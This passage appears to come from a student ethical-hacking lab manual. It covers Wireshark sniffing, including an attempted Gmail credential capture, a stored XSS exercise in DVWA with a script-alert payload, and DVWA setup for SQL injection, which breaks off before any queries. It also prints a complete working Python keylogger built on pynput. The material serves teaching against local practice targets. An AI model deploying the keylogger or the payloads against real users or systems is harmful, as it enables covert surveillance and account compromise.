Below are the steps for packet sniffing: o Open the Wireshark Application.

- o Select the current interface. Here in this example, interface is Ethernet that we would be using.
- o The network traffic will be shown below, which will be continuous. To stop or watch any particular packet, you can press the red button below the menu bar.



Apply the filter by the name 'http.' After the filter is applied, the screen will look as:

The above screen is blank, i.e.; there is no network traffic as of now.

Open the browser. In this example, we have opened the 'Internet Explorer.' You can choose any browser.

As soon as we open the browser, and type any address of the website, the traffic will start showing, and exchange of the packets will also start. The image for this is shown below:



The above process explained is called as **packet sniffing**.



Username and password sniffing

It is the process used to know the passwords and username for the particular website. Let's take an example of gmail.com. Below are the steps:



- Open the Wireshark and select the suitable interface.
- Open the browser and enter the web address. Here, we have entered gmail.com, which is highly secured. Enter your email address and the password. The image is shown below:

- Now, go to the Wireshark and on the filters block, enter 'frame contains gmail.com.' Then you can see some traffic.

- Right-click on the particular network and select 'Follow', and then 'TCP Stream.' You can see that all the data is secured in the encrypted form.

In the arrow shown above, the 'show and save data as' has many choices. These options are- **ASCII**, **C Arrays**, **EBCDIC (Extended Binary Coded Decimal Interchange Code)**, etc. EBCDIC is used in mainframe and mid-range IBM computer operating systems.

Wireshark Statistics

The Wireshark provides a wide domain of statistics. They are listed below:



Fig (b)



Fig (c)



Fig (d)

PRACTICAL No. 6

AIM: Persistent Cross-Site Scripting Attack

- Set up a vulnerable web application that is susceptible to persistent XSS attacks.
- Craft a malicious script to exploit the XSS vulnerability and execute arbitrary code.
- Observe the consequences of the attack and understand the potential risks associated with XSS vulnerabilities.

Step 1: Open XAMPP and start apache and mysql.

Step 2: Go to Localhost: 8080/setup.php and login using username: admin; password: password.

Step 3: Opens the home page.

Step 4: Once logged in we want to navigate to the DVWA Security tab, select "Low" in the drop down box, and hit Submit.



The screenshot shows the DVWA Security page. On the left is a sidebar menu with options: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection, SQL Injection (Blind), Weak Session IDs, XSS (DOM), XSS (Reflected), XSS (Stored), CSP Bypass, JavaScript, DVWA Security (highlighted), PHP Info, About, and Logout. The main content area is titled "DVWA Security" and "Security Level". It states the current security level is "low". Below this, it explains that the security level can be set to low, medium, high, or impossible, and that it changes the vulnerability level of DVWA. A list of four levels is provided: 1. Low (completely vulnerable), 2. Medium (bad security practices), 3. High (extension to medium difficulty), and 4. Impossible (secure against all vulnerabilities). A dropdown menu is set to "Low" with a "Submit" button. Below this is the "PHPIDS" section, which describes it as a security layer for PHP based web applications. It states that PHPIDS is currently disabled and provides links to enable it, simulate an attack, or view the IDS log.

Step 5: Stored Cross Site Scripting



The screenshot shows the DVWA Vulnerability: Stored Cross Site Scripting (XSS) page. The sidebar menu is the same as in the previous screenshot, with "XSS (Stored)" highlighted. The main content area is titled "Vulnerability: Stored Cross Site Scripting (XSS)". It features a form with "Name *" and "Message *" fields. The "Name *" field contains "hello" and the "Message *" field contains "<script> alert('hello u r hacked');</script>". Below the form are "Sign Guestbook" and "Clear Guestbook" buttons. Below the form, there is a list of stored comments: Name: test, Message: This is a test comment.; Name: helo, Message: ffsdfsfdsfd; Name: helo, Message: ffsdfsfdsfd; Name: stdfsfst, Message: stdfsfst. Below this is the "More Information" section, which lists four links: http://www.owasp.org/index.php/Cross-site_Scripting_(XSS), http://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet, http://www.wikipedia.org/wiki/Cross-site_scripting, and http://www.cisecurity.com/xss-faq.html. At the bottom left, it shows "Username: admin", "Security Level: low", and "PHPIDS: disabled". At the bottom right, there are "View Source" and "View Help" buttons.

Step 6: Reflected Cross Site Scripting



OUTPUT

Step 7: DOM Cross Site Scripting (Persistent XSS)

OUTPUT

PRACTICAL NO. 7

AIM: Creating a Keylogger with Python

- Write a Python script that captures and logs keystrokes from a target system.
- Execute the keylogger script and observe the logged keystrokes.
- Understand the potential security risks associated with keyloggers and the importance of protecting against them.

Code:



```
# keylogger.py
from pynput import keyboard

log_file = "keystrokes.txt"

def on_press(key):
    try:
        with open(log_file, "a") as f:
            f.write(f"{key.char}") # Logs normal characters
    except AttributeError:
        with open(log_file, "a") as f:
            f.write(f" [{key}] ") # Logs special keys (Enter, Shift, etc.)

# Listener setup
with keyboard.Listener(on_press=on_press) as listener:
    listener.join()
```

Output: keystrokes.txt



PRACTICAL NO. 8



AIM: SQL Injection Attack

- Identify a web application vulnerable to SQL injection.
- Craft and execute SQL injection queries to exploit the vulnerability.
- Extract sensitive information or manipulate the database through the SQL injection attack.

Step 1: Open XAMPP and start apache and mysql and Go to web browser and enter site <http://localhost/phpmyadmin/>

Step 2: Create database with name DVWA.

Step 3 and 4: Go to site localhost:8080/setup.php after login and click on setup/reset database. Connect with database

Database Setup

Click on the "Create / Reset Database" button below to create or reset your database. If you get an error make sure you have the correct user credentials in: C:\xampp\htdocs\config\config.inc.php

If the database already exists, it will be cleared and the data will be reset. You can also use this to reset the administrator credentials ("admin // password") at any stage.

Setup Check

Operating system: Windows
Backend database: MySQL
PHP version: 7.1.27

Web Server SERVER_NAME: localhost

PHP function display_errors: Enabled (Easy Mode!)
PHP function safe_mode: Disabled
PHP function allow_url_include: Disabled
PHP function allow_url_fopen: Enabled
PHP function magic_quotes_gpc: Disabled
PHP module gd: installed
PHP module mysql: installed
PHP module pdo_mysql: installed

MySQL username: root
MySQL password: "blank"
MySQL database: dvwa
MySQL host: 127.0.0.1

reCAPTCHA key: **Missing**

[User: SYSTEM] Writable folder C:\xampp\htdocs\hackable\uploads/: Yes
[User: SYSTEM] Writable file C:\xampp\htdocs\external\phpids\0.8\lib\IDS/tmp/phpids_log.txt: Yes

[User: SYSTEM] Writable folder C:\xampp\htdocs\config: Yes
Status in red, indicate there will be an issue when trying to complete some modules:

If you see disabled on either allow_url_fopen or allow_url_include, set the following in your php.ini file and restart Apache.

```
allow_url_fopen = On
allow_url_include = On
```

These are only required for the file inclusion labs so unless you want to play with those, you can ignore them.

Create / Reset Database

Create / Reset Database

Database has been created.
